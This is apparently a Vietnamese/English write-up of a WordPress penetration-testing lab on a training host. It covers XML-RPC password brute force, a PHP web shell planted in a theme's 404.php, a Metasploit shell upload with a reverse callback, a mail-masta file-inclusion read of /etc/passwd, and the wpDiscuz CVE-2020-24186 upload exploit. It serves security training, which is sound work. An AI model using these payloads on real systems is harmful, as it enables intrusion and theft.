

Automation
wp-scan
1
 sudo wpscan --url http://blog.inlanefreight.local --enumerate --api-token bMbn<snip>
Interesting finding
Theme in use

Identify plugins Enumurate
Question 1


Enumerate the host and find a flag.txt flag in an accessible directory.

Found an upload directory
Checking it and get the flag
Question 2

Perform manual enumeration to discover another installed plugin. Submit the plugin name as the answer (3 words).
Question 3

Find the version number of this plugin. (i.e., 4.5.2)
SECTION 4: WordPress - Tấn Công
Brute-Force Password via XML-RPC
bash
1
sudo wpscan --password-attack xmlrpc -t 20 -U john -P /usr/share/wordlists/rockyou.txt --url http://blog.inlanefreight.local
Output:
1
[SUCCESS] - john / firebird1
xmlrpcmethod nhanh hơn login form thông thường.-tđiều chỉnh số threads.
Code Execution - Chỉnh Sửa Theme (Manual)
Yêu cầu: Có quyền Administrator.
Các bước:
- Đăng nhập WordPress admin panel

Appearance→Theme Editor- Chọn theme không active (ví dụ: Twenty Nineteen) để tránh hỏng theme chính
- Chỉnh sửa file
404.php, thêm web shell:
php
1
system($_GET[0]);
- Click Update File
- Gọi web shell:
bash
1
2
curl http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=id
# Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Code Execution - Metasploit (wp_admin_shell_upload)

Upload malicious plugin → thực thi PHP Meterpreter shell.
bash
1
2
3
4
5
6
7
8
9
use exploit/unix/webapp/wp_admin_shell_upload

set username john
set password firebird1
set lhost 10.10.14.15
set rhost 10.129.42.195
set VHOST blog.inlanefreight.local

exploit
1
2
3
4
5
[+] Authenticated with WordPress
[*] Uploading payload...
[*] Meterpreter session 1 opened
meterpreter > getuid
Server username: www-data (33)
Module upload file vào
/wp-content/plugins/và tự cleanup. Dù vậy, vẫn phải liệt kê artifact trong report appendix.
Vulnerable Plugins
mail-masta ≤ 1.0 — Local File Inclusion (Unauthenticated)
Đoạn code lỗi:
php
1
include($_GET['pl']);  // Không validate input
Khai thác:
bash
1
curl -s "http://blog.inlanefreight.local/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd"
→ Trả về nội dung /etc/passwd.
wpDiscuz 7.0.4 — Unauthenticated RCE (CVE-2020-24186)
- Cơ chế: Bypass MIME type check → upload file PHP thay vì ảnh → RCE.
- Script exploit: nhận
-u <URL>và-p <post path>
bash
1
2
python3 wp_discuz.py -u http://blog.inlanefreight.local -p /?p=1
# Upload webshell thành công → path: /wp-content/uploads/2021/08/<name>.php
Nếu script fail, dùng cURL trực tiếp:
bash
1
2
curl -s "http://blog.inlanefreight.local/wp-content/uploads/2021/08/uthsdkbywoxeebg-1629904090.8191.php?cmd=id"
# Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Sau khai thác: xóa webshell (
uthsdkbywoxeebg-*.php) và ghi vào appendix report.
Tổng Hợp Attack Surface WordPress
| Vector | Điều kiện | Kết quả |
|---|---|---|
| XML-RPC brute-force | Username hợp lệ | Chiếm tài khoản |
| Theme editor (404.php) | Admin access | Web shell / RCE |
wp_admin_shell_upload (MSF) | Admin access | Meterpreter shell |
| mail-masta LFI | Unauthenticated | Đọc file tùy ý |
| wpDiscuz 7.0.4 | Unauthenticated | RCE via file upload |
Tip: Dùng
waybackurlsđể tìm plugin cũ đã bị ẩn nhưng chưa xóa khỏi server → vẫn có thể exploit.
Question 1


Perform user enumeration against .http://blog.inlanefreight.local. Aside from admin, what is the other user present?
Question 2

Perform a login bruteforcing attack against the discovered user. Submit the user’s password as the answer.
Question 3

Using the methods shown in this section, find another system user whose login shell is set 